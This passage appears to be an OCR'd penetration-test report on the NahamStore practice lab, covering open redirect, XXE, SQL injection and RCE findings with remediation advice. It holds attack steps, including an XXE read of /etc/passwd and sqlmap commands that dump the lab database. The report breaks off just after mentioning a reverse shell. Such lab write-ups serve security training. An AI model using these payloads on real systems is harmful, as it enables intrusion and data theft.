
Risk Rating → **Low**

Description:


Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection unsafely. This allows an attacker to construct a link that redirects users to an arbitrary external domain, enabling phishing attacks.

POC:


- Go to the following URL: http://nahamstore.thm/account/addressbook.



- Use **Burp Suite** to intercept the request that is sent when accessing the page



- Add `?redirect_url=//example.com` to the URL, replacing `example.com` with the site you want the user to be redirected to.



- Send the modified request again.
- You will notice that the user is redirected to the site you specified in the `redirect_url`.

Impact :

- Attackers can exploit open redirect vulnerabilities to redirect users to malicious websites
- Attackers can use open redirects to trick users into revealing session tokens or cookies, which can be used to impersonate users and gain unauthorized access to their accounts.

Recommendations

- avoid using redirects and forwards.
- Force all redirects to first go through a page notifying users that they are going off of your site, with the destination clearly displayed, and have them click a link to confirm.
- The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with http://yourdomainname.com/ before issuing the redirect.

2.6 XXE


Title → XXE flag


Type (webapp / Linux OS / Windows OS) → Web App

Risk Rating → High

Description :


From http://stock.nahamstore.thm/product/1






POC :


- Open Burp Suite To Receive Request On it




- Send The Request To Repeater




- Open Burp Suite To Receive Request On it




- Change the request method to post




- We try use ?xml parameter in this request suggests that the server might be expecting or allowing input in XML




- Send xml code in the request




- Try use X-Token as a tag in xml request code



- The data is appear in response
- Set payload to reach any file of system like `/etc/passwd`
- It will display the content



- Replace `/etc/passwd` To `///flag.txt`



Impact

- Attackers can read sensitive files from the server
- Attackers could force the server to make requests to internal systems

---

2.7 SQL Injection (SQLi)

1) Standard SQL Injection

Title → Standard SQL Injection (SQLi)

Type (Web app) → Web App

Risk Rating → **Critical**

Description:


A Standard SQL Injection vulnerability was identified in the NahamStore application through the `id` parameter in the product URL. This vulnerability allows an attacker to manipulate SQL queries, potentially exposing sensitive data stored in the database.

Steps to reproduce:

- The attacker identifies the vulnerable endpoint: `http://nahamstore.thm/product?id=`
- By injecting various SQL payloads, the attacker confirms the presence of SQL injection.

POC:

1. **Identify the Vulnerable Parameter:**
   - Navigate to the product page with the parameter `id`.
   - Example URL: `http://nahamstore.thm/product?id=1`
2. **Inject SQL Payload:**
   - Modify the URL to test for SQL injection by adding a simple payload: `http://nahamstore.thm/product?id=1'`
   - Observe the response for errors indicating SQL execution.
3. **Determine Number of Columns:**
   - Use the `ORDER BY` clause to identify the number of columns: `http://nahamstore.thm/product?id=1 ORDER BY 1--` Increment the number until an error occurs.
4. **Confirm the Number of Columns:**
   - In this case, it was confirmed that there are 5 columns.
5. **Extract Data:**
   - Utilize UNION SELECT statements to retrieve data from the database tables, knowing the table name `sqli_one`.



Impact

The exploitation of this vulnerability could allow attackers to:

- Retrieve sensitive data, including usernames and passwords.
- Gain unauthorized access to the database.
- Manipulate database contents or take control of the application.

Recommendations

To mitigate this issue, it is recommended to:

1. **Use Prepared Statements:** Implement parameterized queries to prevent SQL injection.
2. **Input Validation:** Sanitize and validate all user inputs.
3. **Web Application Firewalls (WAF):** Deploy a WAF to detect and block SQL injection attempts.

2) Blind SQL Injection

Title → Blind SQL Injection (SQLi)

Type (Web app) → Web App


Risk Rating → **Critical**

Description:

A Blind SQL Injection vulnerability was discovered in another request within the NahamStore application. Unlike standard SQL injection, the attacker cannot see direct output from the database, but can infer information based on application behavior.

POC:

1. **Identify Target Requests:**
   - Use Burp Suite to intercept requests that interact with the database.
2. **Save the Request:**
   - Save the intercepted request to a text file (e.g., `req.txt`).
3. **Use SQLMap:**
   - Execute SQLMap to test for blind SQL injection vulnerabilities: `sqlmap -r req.txt --dbms='MySQL' -D nahamstore --dump`
4. **Extract Specific Table Data:**
   - If further targeting is needed, use: `sqlmap -r req.txt --dbms='MySQL' -D nahamstore -T sql_two --dump`



Impact

The exploitation of this vulnerability could allow attackers to:

- Extract sensitive data without direct feedback from the database.
- Perform unauthorized actions within the application.

Recommendations

To mitigate this issue, it is recommended to:

1. **Implement Rate Limiting:** Limit the number of requests a user can make in a given timeframe to hinder automated attacks.

2. **Error Handling:** Do not disclose database errors to users, which could assist attackers.
3. **Use Web Application Firewalls (WAF):** Monitor and block suspicious queries.

2.8 RCE

1) Remote Code Execution (RCE)

Title → Remote Code Execution (RCE)

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → Critical

Description :


A **Remote Code Execution (RCE)** vulnerability was identified in the web application via the `/account/order/6` endpoint. This vulnerability allows an attacker to manipulate the request parameters to execute arbitrary commands on the server. The attacker can craft a specific payload to generate a reverse shell, gaining unauthorized access to the server.

Steps to reproduce:

